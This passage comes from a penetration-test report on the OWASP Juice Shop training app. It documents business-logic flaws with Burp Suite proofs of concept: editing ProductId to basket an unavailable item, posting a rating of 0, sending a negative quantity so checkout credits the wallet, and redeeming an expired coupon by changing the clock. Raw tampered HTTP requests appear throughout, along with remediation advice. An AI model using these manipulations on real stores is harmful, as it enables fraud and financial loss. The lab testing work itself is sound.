3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4453.89 Safari/537.36
4 Accept: application/json, text/plain, */*
5 Sec-Fetch-Site: same-origin
6 Sec-Fetch-Mode: cors
7 Sec-Fetch-Dest: empty
8 Referer: http://127.0.0.1:3000/
```

Event log (2) All issues

Time Type Direction Method URL Status code Length

00:37:30 29 Apr... 00:37:44 29 Apr...	HTTP	→ Request	GET	http://127.0.0.1:3000/rest/basket/6		
	WS	← To client		http://127.0.0.1:3000/socket.io/?EIO=4&transport=websocket&sid=y9AJTkCajL1loBvJyAAdr	1	

Scan

- Send to intruder Ctrl+I
- Send to Repeater Ctrl+R (highlighted)
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Send to Organizer Ctrl+O
- Insert Collaborator payload
- Request in browser >

Engagement tools (Pro version only)

- Change request method
- Change body encoding
- Copy Ctrl+C
- Copy URL
- Copy as curl command (bash)
- Copy to file
- Paste from file
- Don't intercept requests >
- Do intercept >
- Convert selection > Safari/537.36
- Cut Ctrl+X
- Copy Ctrl+C
- Paste Ctrl+V

Message editor documentation

Proxy interception documentation

0 highlights

Request attributes 2

Request query parameters 0

Request body parameters 0

Request cookies 5

Request headers 16

Inspector

Memory: 171.9MB Disabled

5. Modify the ProductId in the intercepted request to 10:

Target: http://127.0.0.1:3000

HTTP/1.1

Request

2

1 x 2 x 3 x 4 x 5 x +

Send Cancel < > []

Responses

1 HTTP/1.1 200 OK

1 Access-Control-Allow-Origin: *

1 X-Content-Type-Options: nosniff

1 X-Frame-Options: SAMEORIGIN

1 Feature-Policy: payment 'self'

1 Content-Security-Policy: default-src 'self'; script-src 'self' 'unsafe-eval'; style-src 'self' 'unsafe-style-src'

1 Content-Type: application/json; charset=utf-8

1 Content-Length: 158

1 ETAG: W/"9e-3cada0d0a0ff0fc00e13bqrnY"

1 Vary: Accept-Encoding

1 Date: Mon, 20 Apr 2025 22:05:36 GMT

1 Connection: keep-alive

1 Keep-Alive: timeout=5

14

14 (

14 "status": "success",

14 "data": {

14 "id": 1,

14 "ProductId": 10, ----->

14 "BasketId": 1,

14 "quantity": 1,

14 "updatedAt": "2025-04-20T22:09:36.964Z",

14 "createdAt": "2025-04-20T22:09:36.964Z"

14 }

14 }

14

21

21 {

21 "ProductId": 1, 1

21 "BasketId": 1, <----->

21 "quantity": 1

21 }

0 highlights

0 highlights

Inspector

Request attributes 2 ✓

Request query parameters 0 ✓

Request cookies 5 ✓

Request headers 18 ✓


Response headers 12 ✓

Notes

Custom actions

543 bytes | 1,019 millis

6-observe: The Christmas Special is now added to the basket successfully, even though it was not available via the frontend.



6.8.2 Zero Stars

HIGH

Description:

The "Customer Feedback" form in the Juice Shop application allows users to rate their experience using a 1–5 star scale. However, this range is only enforced on the frontend. By intercepting the HTTP request using a proxy tool such as Burp Suite, it is possible to bypass this limitation and submit a rating of 0.

This indicates a lack of proper server-side input validation.

Impact:

- Submission of invalid and unintended rating values
 - Misleading feedback statistics
 - Bypasses client-side validation
 - Reveals incomplete backend validation logic
-

Vulnerability Location:


- **Endpoint:** POST /api/Feedbacks/
 - **Injection Point:** "rating": 0
-

Recommendation:

- Enforce strict **server-side validation** for rating values (e.g. only allow 1–5).
 - Log unexpected values for auditing.
-

Proof of Concept (PoC):

1. Open the "Customer Feedback" form from:
<http://localhost:3000/#/contact>
2. Fill in the comment and solve the CAPTCHA.



The screenshot shows a dark-themed "Customer Feedback" form. At the top, it says "Customer Feedback". Below that, there's a field labeled "Author" with the value "anonymous". Underneath is a "Comment*" field containing "zero stars". A note below the comment field says "Max. 160 characters" and "10/160". Below the comment is a "Rating" section with a slider set to 1. A CAPTCHA question "CAPTCHA: What is 3-1+4 ?" is present, with the answer "6" entered in the "Result*" field. At the bottom is a blue "Submit" button with a right-pointing arrow.

3. Intercept the submission request using Burp Suite:

Time	Type	Direction	Method	URL
21:00:58 24 Ap...	HTTP	→ Request	POST	http://localhost:3000/api/Feedbacks/
21:01:02 24 Ap...	WS	← To client		http://localhost:3000/socket.io/?EIO=4&transport=websocket&sid=jB-1BRxVlsX_79nIAAE
21:01:09 24 Ap...	HTTP	→ Request	GET	http://localhost:3000/socket.io/?EIO=4&transport=polling&t=PPIBD01
21:01:34 24 Ap...	HTTP	→ Request	GET	http://localhost:3000/socket.io/?EIO=4&transport=polling&t=PPIBe_

4. Send the intercepted request to the **repeater** tab and Modify the intercepted request (rating to 0):

1 x +

Send Cancel < >

Request

Pretty Raw Hex

```

1 POST /api/Feedbacks/ HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 77
4 sec-ch-ua-platform: "Windows"
5 Accept-Language: en-US,en;q=0.9
6 Accept: application/json, text/plain, /*
7 sec-ch-ua: "Chromium";v="135", "Not-A.Brand";v="8"
8 Content-Type: application/json
9 sec-ch-ua-mobile: ?
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
11 Origin: http://localhost:3000
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:3000/
16 Accept-Encoding: gzip, deflate, br
17 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=
   dismiss
18 Connection: keep-alive
19
20 {
   "captchaId":0,
   "captcha":"6",
   "comment":"zero stars (anonymous)",
   "rating":0
}

```

5. Send the modified request.

6. Receive a 201 Created response confirming the feedback was saved with a 0-star rating.

Send Cancel < >

Request	Response
Pretty Raw Hex	Pretty Raw Hex Render
<pre> 1 POST /api/Feedbacks/ HTTP/1.1 2 Host: localhost:3000 3 Content-Length: 77 4 sec-ch-ua-platform: "Windows" 5 Accept-Language: en-US,en;q=0.9 6 Accept: application/json, text/plain, /* 7 sec-ch-ua: "Chromium";v="135", "Not-A.Brand";v="8" 8 Content-Type: application/json 9 sec-ch-ua-mobile: ? 10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36 11 Origin: http://localhost:3000 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: http://localhost:3000/ 16 Accept-Encoding: gzip, deflate, br 17 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status= dismiss 18 Connection: keep-alive 19 20 { "captchaId":0, "captcha":"6", "comment":"zero stars (anonymous)", "rating":0 } </pre>	<pre> 1 HTTP/1.1 201 Created 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: /#/jobs 7 Location: /api/Feedbacks/9 8 Content-Type: application/json; charset=utf-8 9 Content-Length: 174 10 ETag: W/"ae-nH02SM+1RjTGofp615B5K/ClhMg" 11 Vary: Accept-Encoding 12 Date: Thu, 24 Apr 2025 19:04:02 GMT 13 Connection: keep-alive 14 Keep-Alive: timeout=5 15 16 { "status": "success", "data": { "id": 9, "comment": "zero stars (anonymous)", "rating": 0, "updatedAt": "2025-04-24T19:04:02.471Z", "createdAt": "2025-04-24T19:04:02.471Z", "UserId": null } } </pre>

- 7.

6.8.3 Payback Time

HIGH

Description:

The application allows users to reserve product items and manages their wallet balance accordingly. However, it fails to validate business logic properly when processing wallet values. By manipulating the wallet amount parameter during the purchase request, a malicious user can set a negative quantity, tricking the system into crediting their account instead of deducting funds.

This demonstrates a critical lack of validation on negative values and leads to a situation where users receive money instead of being charged.

Impact:

- Unauthorized Fund Credit: The penetration tester receives a balance in their wallet without any real payment.
- Abuse of Logic: The penetration testers may repeatedly exploit this to gain increasing credit.
- Financial Loss: Direct monetary loss if the wallet is tied to real services or store credit.
- Fraud Risk: Potential for purchasing real items without payment.

Vulnerability Location:

- Component: Wallet or Checkout Logic
 - Affected Parameter: quantity or wallet during purchase
 - Behavior: Negative values are processed as valid input, increasing the balance.
-

Recommendations:

- Input Validation:
 - Enforce strict server-side validation to reject negative values.
-


Proof of Concept (PoC):

1. Register a Normal User:

- o Create a new account through the app.

2. Add Items to Cart:

- o Navigate to a product page and reserve two product items.



3. Intercept the Purchase Request:

- o Use Burp Suite to capture the request during payment processing.

A screenshot of the Burp Suite interface. A specific HTTP request is highlighted with a red box. A black arrow points from the top of the image towards this highlighted request. The request details pane shows a POST method to a URL starting with 'http://localhost:3000/api/payment'. The request body contains JSON data related to a payment transaction, including a 'quantity' field set to 2. The status bar at the bottom indicates 'Request to http://fou'.

4. Modify the Request:

- ❑ When the request is intercepted in Burp Proxy, right-click on the request.
- ❑ Select “Send to Repeater” from the context menu.

- Go to the “Repeater” tab at the top of Burp Suite.
- Look for the parameter responsible for the quantity or amount. It will look like:
"quantity": 1

- Change the value to a negative number, such as:
"quantity": -2


- ```

lcy9lcGxvYWRzL2R1ZmFlbHQuc3ZnIiwidG
T1lIDEw0jA40jUyLjQzMCArMDA6MDAiLCJk
s4w_jRRUrdlhS8xa0xXulUpqQQjWgYWixts
Connection: keep-alive
{
 "quantity": -2
}

```

- Send the Modified Request:
  - Forward the request to the server.

Return to the basket: You will now see a negative total price displayed like:



- Click on Checkout, then choose "Pay using wallet" (even if your wallet has 0.00 balance).

- You'll see a button to Pay -2.99¤.

- Confirm the payment.

**Delivery Address**  
na  
na, na, na, 0000  
na  
Phone Number 101010101

**Payment Method**  
Digital Wallet

| Order Summary      |               |
|--------------------|---------------|
| Items              | -3.98¤        |
| Delivery           | 0.99¤         |
| Promotion          | 0.00¤         |
| <b>Total Price</b> | <b>-2.99¤</b> |

Your Basket (test@local.com)

 Apple Juice (1000ml) -2 1.99¤

**Place your order and pay**

You will gain 0 Bonus Points from this order!

The order will be successfully placed:

You successfully solved a challenge: Payback Time (Place an order that makes you rich.)

**Thank you for your purchase!**

Your order has been placed and is being processed. You can check for status updates on our [Track Orders](#) page.

Your order will be delivered in  
**Delivery Address**  
na  
na, na, na, 0000  
na  
Phone Number 101010101

**Order Summary**

| Product              | Price | Quantity | Total Price   |
|----------------------|-------|----------|---------------|
| Apple Juice (1000ml) | 1.99¤ | -2       | -3.98¤        |
| Items                |       |          | -3.98¤        |
| Delivery             |       |          | 0.99¤         |
| Promotion            |       |          | 0.00¤         |
| <b>Total Price</b>   |       |          | <b>-2.99¤</b> |

You have gained 0 Bonus Points from this order!

#### 6.8.4 Expired Coupon

MEDIUM

##### Description:

The application accepts and applies expired coupons based on the client's local system time instead of validating the coupon's expiry on the server side.

A penetration tester can manipulate their local date/time settings to bypass the coupon expiration check and apply expired coupons for unauthorized discounts.

##### Impact:

- Allows users to reuse expired coupons, bypassing business rules.
- Leads to revenue loss and abuse of promotional offers.

##### Resource / Reference:

- OWASP: [Input Validation](#)

##### Vulnerability Location:


- <https://juice-shop.herokuapp.com/#/payment/shop>

##### Recommendations:


- Always perform coupon date validation on the server side, not client-side.
- Ignore or sanitize client-side date inputs during sensitive operations like coupon usage.
- Consider implementing token-based validation with embedded expiry and server-side verification.

## Proof of Concept (PoC):

### 1. Navigated to About Us



### 2. Go to twitter page




### 3. Search for a post for coupon




Found an expired coupon



### 4. Go to settings and change the time to any day between (1feb2023 → 28feb2023)




### 5. Login with any valid account , add products to cart and go to your basket




**6.** Check out and continue



**7.** Write the coupon code(mNYT0gC7yp) and redeem



**8.** The discount applied successfully



You can notify that before applying coupon you will pay 0.89\$ after applying coupon you will pay 0.62\$

## 6.9 Deprecated & Insecure Interfaces

### 6.9.1 Deprecated Interface

HIGH

#### Description:

